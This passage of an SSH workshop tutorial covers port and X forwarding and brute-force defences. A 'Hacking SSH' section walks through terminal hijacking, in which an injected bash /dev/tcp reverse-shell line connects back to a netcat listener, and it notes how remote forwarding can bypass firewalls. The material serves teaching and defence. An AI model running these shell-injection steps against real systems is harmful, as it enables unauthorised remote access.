tunnel insecure traffic over the Internet in a secure way. For example, Windows machines can share files using the SMB protocol, which is not encrypted. If you were to mount a Windows file-system remotely through the Internet, someone snooping on the connection could see your files. To mount an SMB file system securely, one can establish an SSH tunnel that routes all SMB traffic to the fileserver inside an SSH-encrypted connection. Even though the SMB traffic itself is insecure, because it travels within an encrypted connection it becomes secure.

11.1 Local Forwarding

Consider the following situation:



On Host A the user wants to connect to Host B using a web browser to access the web server running on Host B. Additionally he wants to use a SSH tunnel to protect the communication. In fact this is only an example, in a production environment you should use the build in security mechanism of the Apache server.

On Host A the user is running the web browser (Firefox) and the OpenSSH Client software. To use the tunnel, the web browser has to connect to the localhost (Host A) using the port on which the OpenSSH client is listening. All TCP packets coming from web browser are now entering the SSH Tunnel. On Host B, the OpenSSH server is running and receives the packets and forwards them to the Apache Webserver.

Local port forwarding can be done using the `-L` parameter.

Here what's the ssh man page says:

```
[13]-L [bind_address:]port:host:hostport Specifies that the given port on the local (client) host is to be forwarded to the given host and port on the remote side. This works by allocating a socket to listen to port on the local side, optionally bound to the specified bind_address. Whenever a connection
```

is made to this port, the connection is forwarded over the secure channel, and a connection is made to host port `hostport` from the remote machine.

Alternatively you can also put the configuration into the OpenSSH config files.

[11] `LocalForward` Specifies that a TCP port on the local machine be forwarded over the secure channel to the specified host and port from the remote machine. The first argument must be `[bind_address:]port` and the second argument must be `host:hostport`.

Example: `~/.ssh/ssh_config`


```
Host myserver.tudor.lu
  LocalForward 1234 myPC:80
```

Exercise

On the tutor PC is running a Web-server on port 8080. Use the command line parameters for ssh to connect this server. `netstat` can help to debug the connection.

11.2 Remote Forwarding

Consider the following situation:



We have an Apache server behind a Firewall (Host B) and a user wants to connect to this server (Host A). In our example the user is now in front of the firewall, and as the firewall blocks all incoming traffic, he is not able to connect

to the Apache server. Using the “Remote Forwarding” feature of OpenSSH, we are able to let the user connect to the server. On Host B, we need an OpenSSH client beside the Apache server, and on Host A, we need an OpenSSH Server beside the web browser. Because the firewall rules permit all outgoing traffic, it is possible to establish an ssh connection from Host B to everybody else in front of the firewall. So it’s also possible to connect Host B (using SSH) to Host A. After this connection has been setup, the Host A is able to connect to the Apache sever on Host B.

THIS IS A VERY DANGEROUS CONFIGURATION, WHICH ALLOWS USERS BEHIND A FIREWALL TO ESTABLISH CONNECTIONS WHICH GOES THRU THE FIREWALL AND BYPASS THE SECURITY RULES!


Remote port forwarding can be done using the -R parameter.

[13]-R [bind_address:]port:host:hostport Specifies that the given port on the remote (server) host is to be forwarded to the given host and port on the local side. This works by allocating a socket to listen to port on the remote side, and whenever a connection is made to this port, the connection is forwarded over the secure channel, and a connection is made to host port hostport from the local machine.

Port forwarding can also be specified in the configuration file. Privileged ports can be forwarded only when logging in as root on the remote machine.

By default, the listening socket on the server will be bound to the loopback interface only. This may be overridden by specifying a bind_address. An empty bind_address, or the address *, indicates that the remote socket should listen on all interfaces.

If someone wants now that not only Host A can connect to Host B, but everybody in front of the firewall, Host A has to act as gateway for the other clients. In this situation, every client has to connect to Host A using the defined port to access the Host B.



Because, by default, OpenSSH server binds remote port forwarding to the loopback address only, we have to change this by setting the `GatewayPorts` parameter in the `ssh_config` file.

[12]`GatewayPorts` Specifies whether remote hosts are allowed to connect to ports forwarded for the client. By default, `sshd` binds remote port forwarding to the loopback address. This prevents other remote hosts from connecting to forwarded ports. `GatewayPorts` can be used to specify that `sshd` should allow remote port forwarding to bind to non-loopback addresses, thus allowing other hosts to connect. The argument may be `no` to force remote port forwarding to be available to the local host only, `yes` to force remote port forwarding to bind to the wild-card address, or `clientspecified` to allow the client to select the address to which the forwarding is bound. The default is `no`.

Exercises

On the tutor PC is running SSH server. Establish a Remote Port Forwarding connection to this PC to let the outside world connect to your Apache server on port 80

12 X Forwarding [10]

A special version of the Port Forwarding is the - OpenSSH supported - X Forwarding. The X Window System is able to show on another host running programmes on the local system. The network traffic is insecure, as it is unencrypted. To use the advantages of OpenSSH for the X Window System, X Forwarding is used.

12.1 The X Window System

X is in the Unix (and Linux) world a wide spreaded graphical output system. The X Clients are the window using applications, the X Server is the corresponding display engine that handles the requests of the X Clients. Both are using the X protocol for the communication. This separation of Server and Client instance allows a graphical window managemant over the network, so that the output of a X Client does not need to be necessarily on the machine that is running the X Client.

A central concept of X is the *Display*, which is an abstraction of the display that is managed by the X Server. The X Client is redirecting its output to this *Display*, whereby it is irrelevant if the output is on the local or a remote system. A *Display* syntax is described by the following criterias:

- **HOST:** The name of the host where the X Server is running that is controlling the *Display*

- **a:** An integer value that defines the *Display* number, starting with 0
- **b:** Visual Number: An integer value that describes the virtual *Display*. X supports many virtual displays inside of a physical *Display*. If there is just one virtual *Display*, this value can be omitted.

```
HOST:a.b
```

The normal approach of setting the Display is to export the Display environment variable.

This can be done by executing the following line:

```
export DISPLAY=sshserver:0
```

Otherwise, several programs support parameters for the execution of program that expect the Display, for instance xload

```
xload -d sshserver:0 &
```

A prerequisite for this functionality is that our machine (let's call it *linux*) is authorised to use the *Display 0* on the machine *sshserver*. In doubt, this can be done with the following command:

```
xhost +linux
```

After the prerequisites are passed, a program can be executed on this machine (*linux*) and is displayed on the remote machine (*sshserver*)

```
xload -scale 10 -update 3 &
```

12.2 Using X Forwarding

The command

```
ssh -X sshserver xterm
```

runs the application *xterm* at the remote machine *sshserver* and shows the output locally. The following describes the process:

1. The Client requests the X Forwarding with the parameter *-X*
2. The Client tries to establish a connection with the OpenSSH Server, one requisite is that the OpenSSH Server permits the X Forwarding
3. The Server starts a X Proxy Server
4. The Server sets the Display variable that it points on this X Proxy Server on the remote host
5. The executed application *xterm* redirects its output to the Display behind the OpenSSH Server, which redirects the data to the local OpenSSH Client, where they are finally displayed

12.3 Activating X Forwarding

The corresponding option for the Client can be found in the file `/etc/ssh/ssh_config`. If the parameter `ForwardX11` is set to `yes`, the *X Forwarding* is activated. A deactivated *X Forwarding* concludes in an error message if the connection is about to establish.

12.4 Preventing X Forwarding

If the authentication method is `publickey`, *X Forwarding* can be prevented without changing the Client or Server configuration. This can be done by using the key attribute `no-X11-forwarding` in the file `authorized keys`:

```
no-X11-forwarding ssh-rsa ABBBBCCC...1A2B3c=root@sshserver
```

Exercises

1. Enable the *X Forwarding* in the file `/etc/ssh/ssh_config` of the OpenSSH Client and run the application `xterm` on the OpenSSH Server and display it on your local machine
2. Disable the X Forwarding in the file `/etc/ssh/ssh_config`. Try again to run the application and see what happens
3. Set the authentication method to `publickey` and repeat the steps of the previous two exercises, whereby the *X Forwarding* now should be prevented by using the key attribute `no-X11-forwarding`

13 Hacking SSH

SSH, and here OpenSSH, is known for its stability and reliability but as you know, you can not achieve 100% security. There are always possibilities to bypass existing security mechanisms. In the following chapter, we will show potential risks and how you can avoid these.

13.1 General security measurements

- Keep your system up-to-date. Even though it is a wisdom in IT business never to touch a running system, it makes sense to follow common security mailinglists (e.g. Bugtraq [23]) and to update the system if necessary.
- Use strong passwords and keep them safe. No more explanation needed, you should already know what to do ;-)
- Ensure overall security of your machines! It is not enough to consider only ssh.

13.2 OpenSSH specific measurements

- Don't use SSH-1! The first implementation of SSH has inherent design flaws, which make it vulnerable to man-in-the-middle attacks for example. Therefore, SSH-1 is now generally considered obsolete and should be avoided. However, there are still servers out there with no support for SSH-2 (but they are getting rare). [nmap -sV -p22 <IP>]
- Verification of unknown public keys: It is important to verify unknown public keys before accepting them as valid! Accepting an attacker's public key as a valid public key has the effect of disclosing the transmitted password and allowing man in the middle attacks.

13.3 Brute-force

Apart from past flaws in the OpenSSH daemon itself that have allowed remote compromise (very rare), most break-ins result either from compromised clients or successful brute-force attacks. Just have a look in your firewall, system or auth logs and you might see that they are an extremely common form of attack. Here is an excerpt from the `/var/log/messages` file on a Debian box (the attacking hostname has been obfuscated). You can see login attempts with different usernames. Also note the time between the attempts, always 2 seconds. Nice script, having not the best performance...

Example of a bruteforce attack

```
Oct 8 07:13:57 host sshd[23911]: (pam_unix) authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=lvps87-230-21-XX.hosteurope.de
Oct 8 07:13:58 host sshd[23911]: Failed password for invalid user a from 87.230.21.XX port 41495 ssh2
Oct 8 07:13:59 host sshd[23968]: Invalid user b from 87.230.21.XX
Oct 8 07:13:59 host sshd[23968]: (pam_unix) check pass; user unknown
Oct 8 07:13:59 host sshd[23968]: (pam_unix) authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=lvps87-230-21-XX.hosteurope.de
Oct 8 07:14:01 host sshd[23968]: Failed password for invalid user b from 87.230.21.XX port 41720 ssh2
Oct 8 07:14:01 host sshd[24024]: Invalid user c from 87.230.21.XX
Oct 8 07:14:01 host sshd[24024]: (pam_unix) check pass; user unknown
Oct 8 07:14:01 host sshd[24024]: (pam_unix) authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=lvps87-230-21-XX.hosteurope.de
Oct 8 07:14:03 host sshd[24024]: Failed password for invalid user c from 87.230.21.XX port 41895 ssh2
Oct 8 07:14:03 host sshd[24059]: Invalid user d from 87.230.21.XX
Oct 8 07:14:03 host sshd[24059]: (pam_unix) check pass; user unknown
Oct 8 07:14:03 host sshd[24059]: (pam_unix) authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=lvps87-230-21-XX.hosteurope.de
[...]
Oct 8 07:15:57 host sshd[30244]: Failed password for invalid user xx from 87.230.21.XX port 50360 ssh2
Oct 8 07:15:58 host sshd[30331]: Invalid user yy from 87.230.21.XX
Oct 8 07:15:58 host sshd[30331]: (pam_unix) check pass; user unknown
Oct 8 07:15:58 host sshd[30331]: (pam_unix) authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=lvps87-230-21-XX.hosteurope.de
Oct 8 07:16:00 host sshd[30331]: Failed password for invalid user yy from 87.230.21.XX port 50564 ssh2
Oct 8 07:16:01 host sshd[30435]: Invalid user zz from 87.230.21.XX
Oct 8 07:16:01 host sshd[30435]: (pam_unix) check pass; user unknown
Oct 8 07:16:01 host sshd[30435]: (pam_unix) authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=lvps87-230-21-XX.hosteurope.de
Oct 8 07:16:03 host sshd[30435]: Failed password for invalid user zz from 87.230.21.XX port 50781 ssh2
Oct 8 07:16:03 host sshd[30508]: Invalid user su from 87.230.21.XX
Oct 8 07:16:03 host sshd[30508]: (pam_unix) check pass; user unknown
```

To follow and to detect these automated attacks is always quite annoying, as logfile(s) can get very voluminous. Another, more elegant way to check for authentication failures with invalid users is the usage of `awk`. Usually, user logins and other data are stored in `/var/log/auth.log` (and `auth.log.0`, etc.).

If you would like to see if anybody has attempted to login to your system, you can examine the log files by the command:

```
awk '/Invalid user/ {print $8}' /var/log/auth.log{,.0} | sort | uniq -c
```

which gives you an overview of who has attempted to login with an invalid username and the number of times that it was used. One idea could be to generate an email that sends you the results every day for instance (just put the following command in root's crontab:

```
awk '/Invalid user/ {print $8}' /var/log/auth.log{,.0} | sort | uniq -c |mail -s "brute-force-attacks" root@localhost
```

However, there are several methods to stop brute-force attacks:

Change ssh port

There is a quite controversial discussion about changing the default port of ssh. Of course, you will not be brute-forced that much with this configuration. On the other side, security through obscurity isn't the best way to secure a server. Using `nmap`, makes is easy to detect even these alternative ports. In addition, `sftp` will not work on another port than 22. However, it's everyone's personal choice what to do.

Use iptables to block brute-force attacks

The GNU/Linux firewall provides by default the possibility to lock brute-force attacks:

```
iptables -A INPUT -p tcp --dport 22 -m recent --set --name ssh --rsource
iptables -A INPUT -p tcp --dport 22 -m recent ! --rcheck --seconds 60 --hitcount 4
--name ssh --rsource -j ACCEPT
```

The first rule says to record the IP of the sender whenever someone tries to connect to port 22. The second rule checks to see if the source has attempted to connect 4 or more times in the last 60 seconds, if not, allow the packet.

Disable password authentication (see ssh-agent)

Using only key-based authentication is obviously fine as long as you always access the server from known machines and also as long as your ssh server is secure as well. Vulnerable samba or NFS shares could be used to replace or modify `~/.ssh/authorized_keys` OR if an attacker can get access to the private key (`id_rsa` or `id_dsa`) on the client machine, he can offline brute-force the private key and compromise a whole bunch of servers.

Avoid common user names

Don't use obvious user names like bob, john, etc. One of these common user names is 'root'. Therefore it is a common practice to disable remote root login:

```
PermitRootLogin no
```

Use DenyHosts to block brute-force attacks

"DenyHosts is a script intended to be run by Linux system administrators to help thwart ssh server attacks." [26]. The idea is to insert possible brute-force-hosts into `/etc/hosts.deny` and thus block them completely from accessing the server. The installation (on Ubuntu) and usage of denyhosts is quite simple:

```
apt-get install denyhosts
```


The application is installed and started automatically. This solution works out of the box and blocks hosts based on different criteria after 5 or 10 unsuccessful tries. More information can be found in `/etc/denyhosts.conf`, where you can easily change the numbers of tolerated login-tries too (they are stated at the top of the config).

Exercise:

Install denyhosts and test it with your neighbour.

Use Portknocking

Another possibility to secure ssh (as well as other ports) on your server is port-knocking, a method of externally opening ports on a firewall by generating a connection attempt on a set of prespecified closed ports. Once a correct sequence of connection attempts is received, the firewall rules are dynamically modified to allow the host which sent the connection attempts to connect over specific port(s).



If you're using Ubuntu or Debian, the installation is again very simple:

```
apt-get install knockd
```

Both, client and daemon are installed. First, change the default configuration to have other ports listening for the knock. Below, you'll see an exemplary configuration:

```
/etc/knockd.conf
[copySSH]
sequence    = 1000,2000
seq_timeout = 15
tcpflags    = syn
start_command = /sbin/iptables -I INPUT -s %IP% -p tcp --dport 22 -j ACCEPT
cmd_timeout  = 10
stop_command = /sbin/iptables -D INPUT -s %IP% -p tcp --dport 22 -j ACCEPT

[openSSH]
sequence    = 3000,3333:udp
seq_timeout = 15
tcpflags    = syn
command     = /sbin/iptables -I INPUT -s %IP% -p tcp --dport 22 -j ACCEPT

[closeSSH]
sequence    = 3333:udp,3000
seq_timeout = 15
tcpflags    = syn
command     = /sbin/iptables -D INPUT -s %IP% -p tcp --dport 22 -j ACCEPT
```

In the example, you can see, that it is possible to use both, TCP and UDP ports; define whatever you like as the sequence. Additionally, you have to modify the self-describing `/etc/default/knockd` to enable the automatic start at boot time and to set the listening interface:

```
#####
#
# knockd's default file, for generic sys config
#
#####
# control if we start knockd at init or not
# 1 = start
# anything else = don't start
START_KNOCKD=1
# command line options
KNOCKD_OPTS="-i lo"
```

Attn: If you want to test the config on your local host, you have to change the interface to "lo" (default value is "eth0"). Before testing, check your firewall configuration and block traffic to port 22 if necessary:

```
iptables -A INPUT -p tcp --dport 22 -j DROP
```

Verify the settings:

```
iptables -L -n
```

Let's knock:

```
knock -v localhost 3000 3333:udp
```

Check the firewall again and if the additional rule was added, try to login via ssh.

Exercise:

Install knockd on your machine, configure it properly and test your configuration. Attention: Turn off other measurements to prohibit brute-force attacks first!

One Time Passwords in Everything (OPIE)

OPIE is an authentication kit that enables the use of S/KEY one-time passwords with various Unix services and utilities that require password authentication. OPIE is mature and not actively maintained at present[28, 29].

13.4 General problems, if the attacker has access to the client:

Keylogger

If an attacker has access to either the client or the server respectively, he could use a sniffer (keylogger) to get ALL the passwords. (e.g. LD_PRELOAD-Sniffer in ~/.bashrc or lkl)

Offline cracking of private keys (using public key authentication)


The attacker also can download the private key and brute-force it offline without recognition of the user. After getting the password of the private key, the attacker can connect to all those hosts, where the public key is located. It could only take a while until the attacker knows all remote hosts of the user...

Exchange of the ssh-client

With some programming knowledge, it is quite simple to get the password of the user with a slightly modified version of the ssh-client. Only a few additional lines the source code will allow to log all keystrokes to e.g. a hidden file.

Man in the middle

Using ARP poisoning, the attacker could fake on an owned switch/router the ARP address of the server and redirect the client to his manipulated server. Of course, there will be a message that the ssh-key had changed, but probably many users would accept this key without validation. "It's probably an update on the server."




SSH Session Hijacking

A little bit more advanced but still not complicated possibility to get access from a already hacked client to a server is the SSH Session Hijacking. The goal is to get access to the console, using the existing ssh connection to the remote host and starting a shell on this remote host that connects back. This technique requires root access to the client (or server). In general, there are different possibilities to hijack existing connections. The `ptrace()` function allows the modification of the application during runtime for instance. Another and quite simple way is the usage of a special bash-feature.

Once on a host, the attacker checks if there is an existing connection, which is currently not used (`tcpdump` could give you the answer for instance). Then he

can inject commands to a terminal with the usage of the users tty. There is no need to know any password as the connection already exist.



First, you need to start netcat on a random port (e.g. 1111) on host A, terminal A, while the user has an active connection on terminal B on the same host. Using a small piece of software (inject), you connect to this terminal B and open via the existing ssh connection on host B a so called Connect Back Shell using a special feature of bash. Bash gives to possibility to read and write directly on a socket device (/dev/[tcp|udp]; on Debian/Ubuntu, the bash is compiled without /dev/[tcp|udp]-support). This bash then connects back to netcat giving you access to the remote host. That's it! This particular solution has one drawback that the attack isn't completely invisible as the "original" user could see the initiating command in his terminal. Therefore, it is important that he is not sitting in front of his PC while doing this hack.

Detailed hack:

Client:

```
root@client:~# nc -vlp 1111 &
[1] 17348
listening on [any] 1111 ...
root@client:~# ./inject /dev/pts/2
Simple Terminal Hijacker
Setting Terminal modes...
Enter commands to execute on /dev/pts/2:
sh -i <> /dev/tcp/0.0.0.0/1111 1>&0 2>&1; reset;
connect to [127.0.0.1] from localhost.localdomain [127.0.0.1] 57694
$
[2]+  Stopped                  ./inject /dev/pts/2
root@client:~# fg 1
nc -vlp 1111
$ id
uid=1002(guest) gid=1002(guest) groups=29(audio),1002(guest)
```

Server shows only one line:

```
bash-3.2$ sh -i <> /dev/tcp/0.0.0.0/1111 1>&0 2>&1; reset;
```

The origin description of this way of hijacking is described in detail in the hakin9 magazine [27] (german).

Exercise:

Perform this hack yourself with the workshop-firewall as target host.

13.5 Other aspects

Beside the approaches described here, other methods of "cracking" ssh are possible. One might be the timing analysis of keystrokes [30]. The idea is that the observation of user's typing patterns reveals information about the key typed and thus could lead to a prediction of key sequences used in the password.

13.6 Conclusion

Even though SSH stands for secure connections, there is no guarantee that someone can't access (sensible) information sent that way. Of the many! possibilities out there, you have seen a few weak aspects which can be used to compromise. Thus: use your brain while working and be careful! ;-)

References

- [1] openssh - man page
- [2] <http://cs.wellesley.edu/~cs342/SSH2Protocol.html>
- [3] <http://www.snailbook.com/faq/ssh-1-vs-2.auto.html>
- [4] <http://www.openssh.com>
- [5] <http://www.chiark.greenend.org.uk/~sgtatham/putty/>
- [6] <http://matt.ucc.asn.au/dropbear/dropbear.html>
- [7] <http://www.trilead.com/Products/Trilead-SSH-2-Java/>
- [8] <http://freesshd.com/>
- [9] http://www.itfix.no/phpws/index.php?module=pagemaster&PAGE_user_op=view_page&PAGE_id=
- [10] Das SSH-Buch Timo Dotzauer, Tobias Lutticke
- [11] openssh - ssh_config man page
- [12] openssh - sshd_config man page
- [13] openssh - man page
- [14] <http://en.wikipedia.org/wiki/Security>
- [15] <http://en.wikipedia.org/wiki/Safety>
- [16] http://en.wikipedia.org/wiki/AAA_protocol
- [17] http://en.wikipedia.org/wiki/Data_integrity
- [18] <http://en.wikipedia.org/wiki/Authentication>

- [19] <http://en.wikipedia.org/wiki/Authorisation>
- [20] Scheerhorn Alfred, IT-Sicherheit, Fachhochschule Trier, 2005
- [21] http://en.wikipedia.org/wiki/Public_key
- [22] <http://www.netip.com/articles/keith/diffie-helman.htm>
- [23] Bugtrack mailinglist, <http://www.securityfocus.com/archive/1/description#0.3.1>
- [24] Comparison of FTP clients, http://en.wikipedia.org/wiki/List_of_SFTP_clients
- [25] <http://www.pontohonk.de/kde/ssh.html>
- [26] DenyHosts, <http://denyhosts.sourceforge.net/>
- [27] Hacking SSH - Angriffe gegen die Secure Shell, hakin9 05/2007, p.28-35
(article is in german)
- [28] OPIE Authentication System, http://en.wikipedia.org/wiki/OPIE_Authentication_System
- [29] One Time Passwords in Everything (OPIE), <http://www.inner.net/opie>
- [30] D.X. Song et al, Timing Analysis of Keystrokes and Timing Attacks on SSH, 10th USENIX Security Symposium, 2001
(<http://www.ece.cmu.edu/~dawnsong/papers/ssh-timing.pdf>)
- [31] Challenge-response authentication, http://en.wikipedia.org/wiki/Challenge-response_authentication
- [32] http://en.wikipedia.org/wiki/Tunneling_protocol#SSH_tunneling